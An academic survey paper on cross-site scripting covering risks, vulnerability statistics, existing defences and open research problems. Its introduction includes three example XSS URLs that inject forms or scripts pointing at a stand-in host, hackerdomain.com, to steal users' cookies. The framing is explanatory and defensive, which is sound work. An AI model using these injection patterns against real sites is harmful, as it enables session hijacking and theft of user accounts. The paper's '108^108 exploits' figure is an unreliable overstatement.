Int. J. Open Problems Compt. Math., Vol. 1, No. 2, September 2008

Cross Site Scripting-Latest developments and solutions: A survey

Dr. Jayamsakthi Shanmugam[1], **Dr. M. Ponnavaikko**[2],
[1]Birla Institute of Science and Technology, India
e-mail: s_jayamsakthi@yahoo.com
[2]Vice Chancellor, Bharathidasan University, India

Abstract

Research reports indicate that more than 80% of the web applications are vulnerable to XSS threats. User friendly web applications are developed to increase the customer base and hackers utilize the features provided by the web applications. Research report shows that there is a shift in the focus of the cyber criminals and cyber spies to evade the counter measures built within the web applications. The authors have collected around 2800 vulnerable Cross Site Scripting (XSS) web applications which formed the basis for drawing conclusions along with the other researchers report on this problem. Recent trend in the growth of XSS attacks indicate that worms are planted in the web application using XSS mechanisms. This paper surveys such vulnerabilities with the current solutions. Categories of solutions are based on the location (client side or server side), analysis type (static, dynamic, taint, alias, data flow, source code, control flow graph), technique (crawling, reverse engineering, black box testing, proxy server) and intrusion detection type (anomaly, misuse, automatic, multimodal). The strengths and weaknesses of all approaches are discussed. In this article, the authors propose the future line of research based on the gaps in the existing solutions proposed by earlier research work.

Keywords: *Application-level web Security, Cross-site scripting, Computer Security, Security vulnerabilities, Virus and worms,*

1 Introduction

Web application can be broadly categorized into static web application and dynamic web application. Static web applications are those that display the information to the user and dynamic web applications accepts input from the user and does actions based on the input. Web applications are, computer programs

allowing website visitors to submit and retrieve data to/from a database over the Internet using their preferred web browser. The data is then presented to the user within their browser as information is generated dynamically (in a specific format, e.g. in HTML using CSS) by the web application through a web server. Web applications can also compute the result and display without the database interaction to the user which could also get affected by XSS as explained in the below sections.

Since business needs are growing, the hypertext mark up language continues to grow to meet the needs of business with the new, powerful, and exciting tags.

The new developments such as new HTML tags, Script functions, enhanced browser features [1] has increased the business opportunities and also the threats for the web applications. Ajax, which is a recent development in web application that uses asynchronous JavaScript and XML[2], allows a web application to send and receive data via a XML HTTP request - with no page refreshing. Ajax includes Ajax-based client, which contains page-specific control logic embedded as JavaScript technology. The page interacts with the JavaScript based on events such as the document being loaded, a mouse click, mouse over or focus changes etc. [3,4]. Ajax is a term coined by Jesse James Garrett during 2005[5].

Despite the advantages described above, web applications do raise a number of security concerns stemming from improper coding. Serious weaknesses or vulnerabilities, allow hackers to gain direct and public access to databases in order to churn sensitive data. The focus of this research is on the above issue which is the top web application security vulnerability called Cross Site Scripting (CSS or XSS). XSS vulnerabilities date back to 1996, during the early days of the World Wide Web [6]. On February 20, 2000, CERT published information on the identified vulnerability affecting all web server products and this was called as XSS [7]. The Cross Site Scripting is one of the most common application level attacks that hackers use to sneak into web applications. A typical scenario involves, a victim with an already established level of privilege in the target site and an attacker who initiates unauthorized action using the victim’s privilege. The web site is the target of attack and the user is both the victim and the innocent accomplice.

The authors have organized this article with a introduction to XSS vulnerability with examples, risks posed to the web applications due to this vulnerability and the metrics to indicate the trend. Further, the solution provided so far by the researchers, testing methodology adopted to test the web application for the threats, the factors contributing to the complication in providing a comprehensive solution and problem definition are covered. This article ends with a brief conclusion section along with the open problems with the future directions of research.

1.1 XSS Vulnerability

A web page contains both text and HTML mark up that is generated by the server and interpreted by the client browser. Web sites that generate only static pages are able to have full control over how the browser user interprets these pages. Web sites that generate dynamic pages do not have complete control over how their outputs are interpreted by the client. The heart of the issue is that if distrusted content can be introduced into a dynamic page, neither the web sites nor the client has enough information to recognize that this has happened and take protective actions.

Such distrusted content can be introduced into a dynamic page through one of the following ways.

1. Malicious code provided by one client for another client.

2. Malicious code sent by a client for itself [8].

Example 1:

Assume a user is searching for the keyword “XML Tutorial l”. The user’s return URL could look like http://mydomain.com/index.asp?search=XML+Tutorial.

The attacker can craft another URL and make the user click on it through many media such as links in email, mouse over events on images etc. The attacker’s URL may look like,
http://mydomain.com/index.asp?search=</form><formaction=“hackerdomain.com/hack.asp”>

This results in the execution of the script written in hack.asp that could log the user’s cookie information.

Example 2:

The attacker can craft an URL like the following and make the user execute the JavaScript specified by the attacker.

http://mydomain.com/index.asp?search=<script src=

http://hackerdomain.com/hack.js></script>

If the JavaScript points to a worm, which can propagate itself to other web pages, then it will affect other users of the web application.

Example 3:

The attacker can add the following statement to the URL he crafts and hijack the user to his domain.

document .get Element sByTagName(“form”[0].act ion =

http://hackerdomain.com/steal.php

The script in steal.php will loot the cookie information of the user, log it for the attacker, and notify the attacker about the cookie theft. With the stolen cookie, the hacker will have access to the user's account and will have all privileges. He can modify the user's settings, send mails from his account if the application is a mail application, or even he can delete the user's account.

1.2 Risks Associated with XSS for Web Applications

Cross-site scripting poses several application risks that include, but are not limited to, the following:

1. Users can unknowingly execute malicious scripts when viewing dynamically generated pages based on content provided by an attacker [9].
2. An attacker can take over the user session before the user's session cookie expires.
3. An attacker can connect users to a malicious server of the attacker's choice.
4. An attacker who can convince a user to access a URL supplied by the attacker could cause script or HTML of the attacker's choice to be executed in the user's browser. Using this technique, an attacker can take actions with the privileges of the user who accessed the URL, such as issuing queries on the under lying SQL databases and viewing the results and to exploit the known faulty implementations on the target system.
5. SSL-Encrypted connections may be exposed: The malicious script tags are introduced before the Secure Socket Layer (SSL) encrypted connection is established between the client and the legitimate server. SSL encrypts data sent over this connection, including the malicious code, which is passed in both directions. While ensuring that the client and server are communicating without snooping, SSL does not attempt to validate the legitimacy of data transmitted [10, 11]. Because there is a legitimate dialog between the client and the server, SSL reports no problems. Malicious code that attempts to connect to a non-SSL URL may generate warning messages about the insecure connection, but the attacker can circumvent this warning simply by running an SSL-capable web server [12].
6. Attacks may be persistent through poisoned Cookies - Once the malicious code executes that appear to have come from the authentic web site, cookies may be modified to make the attack persistent. Specifically, if the vulnerable web site uses a field from the cookie in the dynamic generation of pages, the cookie may be modified by the attacker to include malicious code [13]. Future visits to the affected web site (even from trusted links) will be compromised when the site requests the cookie and displays a page based on the field containing the code.

7. Attacker may access restricted web sites from the client - By constructing a malicious URL an attacker may be able to execute script code on the client machine that exposes data from a vulnerable server inside the client's intranet. The attacker may gain unauthorized web access to an intranet web server if the compromised client has cached authentication for the targeted server [14]. There is no requirement for the attacker to masquerade as any particular system. An attacker only needs to identify a vulnerable intranet server and convince the user to visit an innocent looking page to expose potentially sensitive data on the intranet server [15].
8. Domain based security policies may be violated - If user's browser is configured to allow execution of scripting languages from some hosts or domains while preventing this access from others, attackers may be able to violate this policy. By embedding malicious script tags in a request sent to a server that is allowed to execute scripts, an attacker may gain this privilege as well. For example, Internet Explorer security "zones" can be subverted by this technique.
9. Use of less-common character sets may present additional risk - Browsers interpret the information they receive according to the character set chosen by the user if no character set is specified in the page returned by the web server. However, many web sites fail to explicitly specify the character set (even if they encode or filter characters with special meaning in the ISO-859- 1), leaving users of alternate character sets at risk [16].
10. Attacker may alter the behavior of forms - Under some conditions, an attacker may be able to modify the behavior of forms, including how results are submitted.
11. Denial of service attacks - For propagation, a JavaScript needs to read the web page content, when loaded in the client browser. Ajax which uses JavaScript extensively provides facility for hackers to develop application worms. Worms can affect users through web applications like mail, community/social web sites that give access to the user details. For example, to access the mail box or a social networking site, the user logs into the web application. When the mailbox is accessed or the social networking web page is accessed by the user, it displays the user id, their contact list etc in the web page. Assume that the hacker lured the user to access the hacker's web page by some means via an email or by sending a message to the user. When the user accesses the hacker's web page, the malicious code in the hacker's web page gets executed without the knowledge of the user. The malicious code reads the details available in the user's web page and attaches the vulnerable code not only to the user but also in the contact list of the user and hence propagates asynchronously. Web servers have the following two resources.

- Processing resources (CPU/RAM)
- Bandwidth resources.

Since the worm can generate the requests in the background through the browsers asynchronously, it can affect both the resources listed above and bring down the server. Most web servers can handle several hundred concurrent users under normal circumstance. But using the XSS worm, a single attacker can generate enough traffic to swamp the web application. The below diagram depicts the exponential growth of a web application worm due to XSS vulnerability exist in the web application.

Propagation of persistent XSS attacks is horizontal, implying it can affect only those users who click the hacker's link that enables the script execution. But in this case, the application worm propagation is both horizontal and vertical, meaning that the user as is affected - the moment he/she visits that web page where the hackers code is attached, without doing any operation. Further, if other users visit the victim's web page are also affected by the malicious code as it is attached to the user's web page by the hacker. The following figure 1 explains the exponential growth of web application worm [52].



Figure 1 : Exponential growth of worm

Though load balancer would be used to distribute the requests, it will be difficult for the load balancer to manage the distribution of requests, since the number of

requests increases as the worm propagates. Thus, the exponential growth of worm propagation brings down the server ultimately [17].

1.3 XSS Metrics and Trend

With XSS, every input and output has the potential to be an attack vector, which does not occur with other vulnerability types. The following trend of increase is shown in the Common Vulnerabilities and Exposures report for 2006. It is clearly seen that the Cross-Site Scripting vulnerability occupies the top most position.



Figure 2: MITRE data on Top 10 web application vulnerabilities for 2006

Source: [OWASP "Top 10 2007", http://www.owasp.org/index.php/Image:Top_10_2007-MitreDataChart.gif]

The following report is produced by OWASP consortium on web application vulnerabilities. Since XSS has many subtleties and variants and it has also been found that more than 80% of the web applications are vulnerable to XSS. The Open Web Application Security Project (OWASP) is an organization that provides unbiased and practical, cost-effective information about computer and Internet applications. OWASP recently released its Top 10 Web application vulnerabilities for 2007 [18]. Topping the list is cross-site scripting (XSS). During 2006, XSS was ranked fourth in the list.

Table 1: Top 10 Web application vulnerabilities for 2007

Vulnerabilities	Description

Cross Site Scripting (XSS)	XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.
Injection Flaws	Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data.
Malicious File Execution	Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.
Insecure Direct Object Reference	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization.
Cross Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks.
Information Leakage and Improper Error Handling	Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data, or conduct more serious attacks.
Broken Authentication and Session Management	Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities.

Insecure Cryptographic Storage	Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.
Insecure Communications	Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.
Failure to Restrict URL Access	Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

Source: OWASP Report, "Top 10 2007", available at http://www.owasp.org/index.php/Top_10_2007

With XSS, every input has the potential to be an attack vector, which does not occur with other vulnerability types. This leaves more opportunity for a single mistake to occur in a program that otherwise protects against XSS.

Despite popular opinion that XSS is easily prevented, it has many subtleties and variants.

Table 2: Increasing trend in web application security vulnerabilities over a period of six years

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
[1]	XSS	13.8%	02.2% (11)	08.7% (2)	07.5% (2)	10.9% (2)	16.0% (1)	18.5% (1)
[2]	Buffer overflow	12.6%	19.5% (1)	20.4% (1)	22.5% (1)	15.4% (1)	09.8% (3)	07.8% (4)
[3]	sql-inject	09.3%	00.4% (28)	01.8% (12)	03.0% (4)	05.6% (3)	12.9% (2)	13.6% (2)
[4]	php-include	05.7%	00.1% (31)	00.3% (26)	01.0% (13)	01.4% (10)	02.1% (6)	13.1% (3)

Source: Steve Christey, Robert A. Martin, "Vulnerability Type Distributions in CVE", available at http://cwe.mitre.org/documents/vuln-trends/index.html

The values in parenthesis for every year mentioned in the above table represent the ranking for that vulnerability in that year.

1.3.1 Facts on XSS from Various Research Groups

The following is the XSS research metrics provided by various research groups to that highlights the importance of this issue.

- The standard on information security vulnerability that maintains the Common Vulnerabilities and Exposures (CVE) list, lists the top most vulnerability as XSS in web based applications. For 2006, 21.5 percent of the CVEs were found as XSS [19]. The data indicate that hackers are exploiting XSS vulnerabilities in the web applications.
- 70% of attacks occur via the application layer, according to Stamford, Conn.-based research firm Gartner Inc.
- The Open Web Application Security Project (OWASP) is an organization that provides unbiased and practical, cost-effective information about computer and Internet applications. The intent is to assist individuals, businesses and agencies in finding and using trustworthy software. The Open Web Application Security Project (OWASP) recently released its Top 10 Web application vulnerabilities for 2007 [20]. Topping the list is cross-site scripting (XSS). During 2006, XSS was ranked fourth in the list.
- Billy Hoffman, lead research engineer with Atlanta-based SPI Dynamics Inc. warned during his presentation at Black Hat conference USA 2006, that the XSS threats will only get worse and make life more difficult for IT security professionals [21, 22].
- According to white-hat security specialists report- “Web Application Security Risk Report”, which covers 15 months of vulnerability assessment starting from January 2006 till March 2007, it is indicated that nearly 70% of all URLs that the company tested found to be open to web application threats [23].
- Security firm Imperva claims a large portion of web applications are vulnerable, even after developers took a look at them with the goal of fixing security errors. The critical vulnerabilities increased from 89% to 93% after the first security tests, as completely new error categories were discovered [24].
- Web application security- a web site security center in their report, states that XSS tops in web application security risks [25].
- In Network world magazine it has been mentioned that Cross-site scripting is the top most security risk [26].
- In the “Cross-Site Scripting: Attackers' New Favorite Flaw” article, it was informed that hacker’s interests have shifted from buffer overflow to XSS vulnerabilities [27].

- According to Mass.-based Watchfire, the most vulnerable area in the enterprise information system is Web applications [28].
- In a technical report, Computer world magazine discussed how to defeat the new No. 1 security threat: cross-site scripting [29].
- A report on Storage and security mentions that internet threats will continue to increase [30].
- WhiteHat Security published its new quarterly Web Application Security Risk Report this quarter, offering statistics and trend data on security vulnerabilities affecting custom web sites and applications. WhiteHat's research reveals that eight out of 10 web sites have serious flaws. According to the report, about 71% of web sites are vulnerable to cross-site scripting (XSS), followed by information leakage (30%), predictable resource location (28%), content spoofing (26%), insufficient authentication (21%) and SQL injection (20%) [31].
- Online attackers are increasingly using zero-day flaws and targeting a wider array of applications, according to the annual Top 20 Security Attack Targets report from the Sans Institute [32].
- Cross-site scripting (XSS) variants dominated the top 10 vulnerabilities in commercial and open source web applications, according to Cenzic Inc.'s *Application Security Trends Report* for the first quarter of 2007. In Cenzic's study, the company identified 1,561 unique vulnerabilities during the first quarter of 2007. File inclusion, SQL injection, XSS and directory traversal were the most prevalent, totaling 63%. The majority of vulnerabilities affected web servers, web applications, and web browsers [32].

2 Background of Problem Formulation

Categories of solutions are based on the location (client side or server side), analysis type (static, dynamic, taint, alias, data flow, source code, control flow graph), technique (crawling, reverse engineering, black box testing, proxy server) and intrusion detection type (anomaly, misuse, automatic, multimodal) [33]. However, none of the solutions are would address the XSS problem due to its developments.

David Scott et al suggested defining the security policies for input validation [34,35]. Though it provides immediate assurance of web application security, it requires the correct identification and validation policy for each individual entry point to a web application. Bobbitt also observes that this is a difficult security task that requires careful configuration by “highly technical, experienced individuals” [36]. One another problem with this approach is on the response time

from the server. If the number of hits increases, the dynamic generation of web pages will slow down the server performance.

The researches Engin Kirda et al [37] and O.Ismail et al [38] provided a client side solution that fully relies on the user's configuration and number of researches have proven that client side solution is not reliable. If a new vulnerability is introduced, the new fix introduced at a central server to prevent the hacking cannot protect the user immediately as it needs an update on the client side system. Further according to Kruegel et al [39], it is not possible to maintain the misuse type IDS [40] (IDS are categorized basically into misuse and anomaly) due to the large dynamic signature in an everyday attack scenario. CERT- Center of internet security expertise, a federally funded research and development center states that none of the client side solutions prevent the vulnerabilities completely and it is up to the server to eliminate these issues [41].

Yao-Wen Huang et al [42] suggested a lattice based static analysis algorithm derived from type systems and type state. During the analysis, sections of code considered vulnerable are instrumented with runtime guards, thus securing web applications in the absence of user intervention. Though runtime protection is provided, it is tightly coupled with the web application. The main limitation is that it will take more processing time as the safeguards need to be revised and inserted in all pages.

The solution provided by Zhendong Su et al [43] provides a runtime checking for SQL command injection and claims that this approach will prevent XSS attacks. There are quite a few solutions proposed on the same lines of research [44-48]. Wes Masri and Andy Podgurski have stated [49] that information flow based work will increase the false positives and it is not an indicative strength if the information flow is high.

There are validation mechanisms [50] and scanners proposed to prevent XSS vulnerabilities [51]. Some software engineering approaches are also proposed such as WAVES for security assessment. However none of the solutions are not built for the latest developments and would fail if tags are permitted in the web applications. Also, all the solutions described above are prone to zero-day attacks.

Jayamsakthi et al. [51-54] provided solutions based on financial and non financial applications but this does not cater for the XSS attacks emerge from various interfaces.

2.1 Establishing a comprehensive security solution for XSS attack becomes complicated due to the following reasons:

There are four major constituents that cause the XSS vulnerabilities very difficult to prevent in web applications which are as follows:

1. System requirements needed for XSS attack:

- Hackers have developed many tools to attack the web sites which are available for free in internet. These tools help to masquerade the XSS hacking attempts to bypass the safeguards employed by the web applications. PHP Charset Encoder, ha.ckers.org tools are worth mentioning here for reference.
- The most basic data manipulations for these vulnerabilities are very simple to perform.
- The entry points of the vulnerable XSS web applications can be found using automated tools inclusive of Google [55].
- New evasive mechanisms can easily be found due to the hacker's discussion forums, where new hacking attempts and the success stories are discussed [56].
- Only web browser is needed to attack a web application. No special tools are need for hacking the web application.

2. Social factors:

- Web applications are developed by programmers with varied experience and with a very little knowledge of security needs of an application. Further web application comprises of multiple web pages that are developed by a team. Hence the chances are very high that though few web pages are built with security mechanisms wherein other few could be left out.
- XSS vulnerabilities arise due to coding issues. The coding vulnerabilities vary from site to site and there is no single patch available to fix all the XSS vulnerabilities.
- All web applications are maintained by the application maintenance team in an organization once it is handed over. Mostly not the same developer who developed the web page maintains it. Hence the chances of having a XSS hole gets increased with every change requested by the customer/client and developed by a different group.
- Web applications are complex and feature-rich with the advent of AJAX, Web Services and Web 2.0, requiring developers to prioritize features and schedule before security.

3. Diverse business needs:

- Business need is to increase the customer base to increase the revenue. Hence the requirements change rapidly to that forces the web application developers to change the content of the application frequently without the concern for security mechanisms.

- There are quite a few tags allowed in web applications for business reasons to format the text that increases the chances of hacking.
- Business needs are diverse Web applications are developed for various purposes and hence the security mechanism applicable for one web application may not be applicable for the other. For instance in financial web applications tags are not permitted, but in social networking site or in e-mail applications tags are permitted in input fields.
- Web application changes frequently to cater to the requirements of business, requiring constant tuning of application security.

4. Characteristics of XSS itself

- With XSS, every input has the potential to be an attack vector, which does not occur with other vulnerability types like remote file execution, SQL injection etc.
- XSS has many subtleties and variants. In ha.ckers.org site there are 108 nuances of XSS attacks depicted. This means, theoretically 108^{108} exploits are possible if masquerading techniques are combined.

3 Problem Definition

A comprehensive survey of the literature on Cross Site Scripting vulnerabilities shows that work in this direction started around 2000. The solutions that include static analysis, taint analysis, reverse engineering, black box testing, proxy server, multimodal approach and anomaly detection are inherent and specific to each milieu.

Web applications are developed in different languages like ASP, JSP, PHP, .Net etc and for different requirements aiming to increase the customer base. Hence the study revealed that the solution should aim to provide independent services with defined interfaces that can be called to perform their tasks in a standard way, without the service having fore knowledge of the calling application, and without the application having or needing knowledge of how the service actually performs its tasks. Hence the the solution needs to be based on an approach of service oriented architecture (SOA).

It is also necessary to consider the fact that the web applications are built for various purposes. For instance we have researchers web application, social networking web application, e-mail application, e-commerce application etc. Each web application is built with different requirements for performance, security mechanisms, internationalization and scalability to serve its customers. Thus there is a need to provide an appropriate solution based on the categorization of the web application as defined below:

The web applications can be categorized based on the service it offers to the customers. The web services can be broadly categorized as financial services and non-financial services. If the web application provides financial service, the loss due to security breach is severe. In the case of non-financial services the web applications such as free e-mail or social networking site, there is no financial loss for the customer.

However they need to be protected from the unauthorized access to the web application leading to data corruption, data stealing and make the web application servers down. As far as the vulnerabilities are concerned the web applications involving financial services are more vulnerable than the web applications with non financial services. Though the security methods developed for web applications involving financial services can be applied to the non financial services, it will not be economical and will be having lot of unwanted overheads for the methods to be used for non-financial service based web applications.

- Web applications with financial services.
- Web applications with non-financial services.

Further research can aim to develop solution to the specific needs of the above web application categories.

The non financial web applications can be more tolerant to false negatives. False negative is a term used to indicate the user's action is a hacking attempt, but the security mechanisms would not have recognized that as a hacking attempt. It occurs when a virus or intrusion condition or a hacking attempt exists, but is 'allowed' (or ignored or missed) by the alerting system. False positive is defined as the user's action is a genuine action, but the security software would have recognized the activity as the hacking attempt. Basically a false positive is a bogus alert and a false negative is an alert which should have been generated but wasn't.

While designing security mechanisms the acceptable tolerance limit for false negatives and false positives for a web application should be considered.

4 Open Problems

The limitations of the earlier researchers formed the basis for formulating the open problems which are listed below:

- There are billions of web pages that are developed in different languages like PHP, ASP, JSP, HTML, CGI-PERL, .Net etc. There is no single solution available that can be applied for the web application to prevent XSS that are developed in different languages and deployed in different platforms to address XSS evasion mechanisms.
- There are many financial and banking web applications which are vulnerable to XSS. All banking applications receive input from more than

one interface and there is no solution for the web applications that receive input from various interfaces apart from web browser.

- Client side solutions proposed by the earlier researches need an update on the client side executable code whenever a new threat is introduced. This means if a new threat is introduced by the hackers, then the patch to detect the vulnerability should be developed and it should be implemented in the client machine to protect the user. Due to the enormity of the number of users, these proposed solutions adopt "Pull mechanism" to protect the user. If the patch were not applied in the user's machine, then the user would get affected by the hacking attempts. These solutions largely depend on the operating system, the internet connectivity, and the user's initiation to the download of protection mechanisms. Generalized client side solutions are yet to be developed for the varied nature of XSS vulnerabilities and for different browsers.
- When a new XSS threat is introduced the new solution for the threat needs to be developed and incorporated in all the existing web pages. This involves huge maintenance cost and lots of rework. There is no language independent solution proposed to address this issue.
- Web developers often rely on server side filters to protect the web application from XSS attacks. But hackers use evasion mechanisms when there is no direct path to break into the web application security mechanisms. Evasion is the art of blending so that the hacking attempt is not noticed. In ha.ckers.org site there are 108 nuances of XSS attacks depicted. This means, theoretically 108^{108} exploits are possible if the masquerading techniques can be combined. Encoding patterns can recognize by algorithms and data mining techniques. Development of effective algorithms to identify the encoding patterns is still open.
- There could be number of web applications hosted by the organizations. Solutions can be developed towards scalability, maintainability and ease of use of components to prevent XSS attacks across the organization.
- XSS prevention mechanism applied on the web applications could also address the distributed nature of the web applications. An effective solution can be proposed to apply the security mechanisms inline with the scalability of the web application.

4 Conclusion and Future Line of Research

In this article the authors have proposed the open problems that deserve further research in the XSS area with an indication of technologies that could address those issues. It is the need of the hour problem and effective solutions should be developed. This research covered the evidences of the XSS vulnerability with the latest developments in this area. Further, the difficulties in addressing the open

issue have also been listed along with the proposed line of research by the authors. Consequently, a comprehensive and coherent solution for preventing the entire XSS attack scenario is the need of the hour for sustaining web security which has been brought to the attention of researchers.

References

[1]. Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, Sy-Yen Kuo, "Securing Web Application Code By Static Analysis and Runtime Protection", in Proceedings of International WWW Conference, New York, USA, pp. 40 – 52, May 2004.

[2]. Billy Hoffman , Bryan Sullivan, "Ajax Security," Chapter – 4, Ajax attack surface, Addison-Wesley, Boston, MA, December 2007.

[3]. Noriko Hanakawa, Nao Ikemiya, "A New Web Browser Including A Transferable Function to Ajax Codes", in Proceedings of 21st IEEE/ACM International Conference on Automated Software Engineering (ASE '06), Tokyo, Japan, pp. 351-352, September 2006.

[4]. Acunetix Ltd, "Web Applications: What are they? What of them?", http://acunetix.com/websitesecurity/web-applications.htm.

[5]. Matthew Eernisse, "Build Your Own AJAX Web Applications", Chapter 1: AJAX: the Overview, SitePoint publication, Australia, June 2006.

[6]. Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager , Petko D. Petkov, "XSS Exploits: Cross Site Scripting Attacks and Defense", Syngress Publishing, Burlington, MA, May 2007.

[7]. Omar Ismail, Masashi Etoh, Youki Kadobayashi, and Suguru Yamaguchi, "A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability", in Proceedings of the 18th International Conference on Advanced Information Networking and Application (AINA04), Japan, pp. 145-151, March 2004.

[8]. Ken Munro, "Crossing the End-User Application Developer Divide", Infosecurity, Volume 4, Issue 2, Page 43, March 2007.

[9]. Vivek Haldar, Deepak Chandra, Michael Franz, "Dynamic Taint Propagation for Java", in Proceedings of the 21st Annual Computer Security Applications Conference, Tucson, AZ, pp. 303-311, December 2005.

[10]. Joel Scambray and Mike Shema, "Hacking Exposed Web Applications", Chapter 13 - Case Studies, McGraw-Hill/Osborne, California, U.S.A, 2002.

[11]. Michael Howard and David LeBlanc, "Writing Secure Code", Second Edition, Chapter 10 - All Input Is Evil!, Microsoft Press, Redmond, Washington, 2003.

[12]. Dino Esposito, “Programming Microsoft ASP.NET 2.0 Core Reference”, Chapter 15 - ASP.NET Security, Microsoft Press, Redmond, Washington, 2006.

[13]. Mark M. Burnett and James C. Foster, “Hacking the Code: ASP.NET Web Application Security”, Chapter 5 - Filtering User Input, Syngress Publishing, Rockland, MA, 2004.

[14]. Jochen Topf, “The HTML Form Protocol Attack”, http://www.remote.org/jochen/sec/hfpa/hfpa.pdf.

[15]. Ed Robinson and Michael James Bond, “Security for Microsoft Visual Basic .NET”, Chapter 14 - Threats—Analyze, Prevent, Detect, and Respond, Microsoft Press, Redmond, Washington, 2003.

[16]. K Dubost, H Haas, I Jacobs, “Remedies For Common User-Agent Problems”, ACM Interactions, Volume 9, Issue 3, May 2002.

[17]. C. Jackson, A. Bortz, D. Boneh, and J. C. Mitchell, “Protecting Browser State From Web Privacy Attacks”, in proceedings of 15th international conference on World Wide Web, Edinburg, Scotland, pp. 737-744, May 2006.

[18]. Software Quality Group, “About OWASP”, http://searchsoftwarequality.techtarget.com/sDefinition/0,290660,sid92_gci1192885,00.html.

[19]. Common Vulnerabilities and Exposures, “The Standard for Information Security Vulnerability Names”, http://cve.mitre.org/, last accessed May 24, 2007.

[20]. Bill Brenner, “Ajax Threats Worry Researchers”, http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1207759,00.html.

[21]. Slackers forum, “Vulnerable Sites Information Posted By Hackers”, http://sla.ckers.org/forum/read.php?3,44,632

[22]. Jeremiah Grossman, “WhiteHat Security Web Application Security Risk Report”, http://www.whitehatsec.com/home/assets/WP041907statsreport.pdf.

[23]. Security Firm Report, “90% of Web Apps Are Vulnerable”, http://www.itfacts.biz/index.php?id=P1226

[24]. Acunetix Report, “XSS Vulnerability”, http://www.acunetix.com/news/cross-site-scripting.htm

[25]. Matthew Broersma, “Cross-Site Scripting the Top Security Risk”, http://www.networkworld.com/news/2006/091806-cross-site-scripting-the-top-security.html.

[26]. Kelly Jackson Higgins, “Cross-Site Scripting: Attackers' New Favorite Flaw”, http://www.darkreading.com/document.asp?doc_id=103774.

[27].Vivian Yeo, “Hackers Ride on Web App Vulnerabilities”, http://www.zdnetasia.com/news/security/0,39044215,61969925,00.htm.

[28]. Martin Heller, “How to Defeat the New No. 1 Security Threat: Cross-Site Scripting”, http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9003710&pageNumber=1.

